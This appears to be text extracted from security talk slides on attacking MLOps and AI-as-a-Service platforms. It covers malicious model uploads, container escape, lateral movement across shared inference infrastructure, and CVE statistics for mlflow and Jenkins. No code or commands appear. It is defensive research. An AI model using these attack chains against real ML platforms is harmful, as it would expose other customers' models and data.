
Exposed to WAN

No Auth

RCE as a feature

Implementation – Container escape

Container escape has **heightened** impact on MLOps platforms




Code execution is expected
Editing pipeline requires high privileges (?)

Code execution is a side-effect
Regular users can upload models


Implementation – Container escape

Container escape has **heightened** impact on MLOps platforms



Lateral movement in organization
Access to other users' resources

Implementation – Container escape




Implementation – Container escape



Other stuff™

“Best PyPI package for CV?”



“MyCoolRAT v99.9”



Upload malicious model

SELDON®
ML SERVER

Exfiltrate



Implementation – Container escape



Hugging Face



AI-as-a-Service attack flow

70% of organizations are already using AI services in their cloud environments



Org A/B/C...

Legitimate customers run AI models on the service



Attacker

1. Attacker uploads malicious AI model



AI-as-a-Service provider's inference platform – running customers' AI models

4. Attacker gains access to all customer models



Shared Infrastructure

3. Attacker performs lateral movement through the shared AI infrastructure



2. Attacker runs malicious AI model



Implementation – Still immature

- MLOps platforms are still fresh
- AI experts are NOT security experts

CVEs in the past 2 years

mlflow

15 Critical

23 High



Jenkins

2 Critical

9 High


JFrog 2024 external disclosures

20 ML/AI CVEs

13 different components

Attacker's view – Putting it all together

Chain1 – Client-side malicious models




Chain2 – Server-side malicious models
















Org Network #1 / WAN

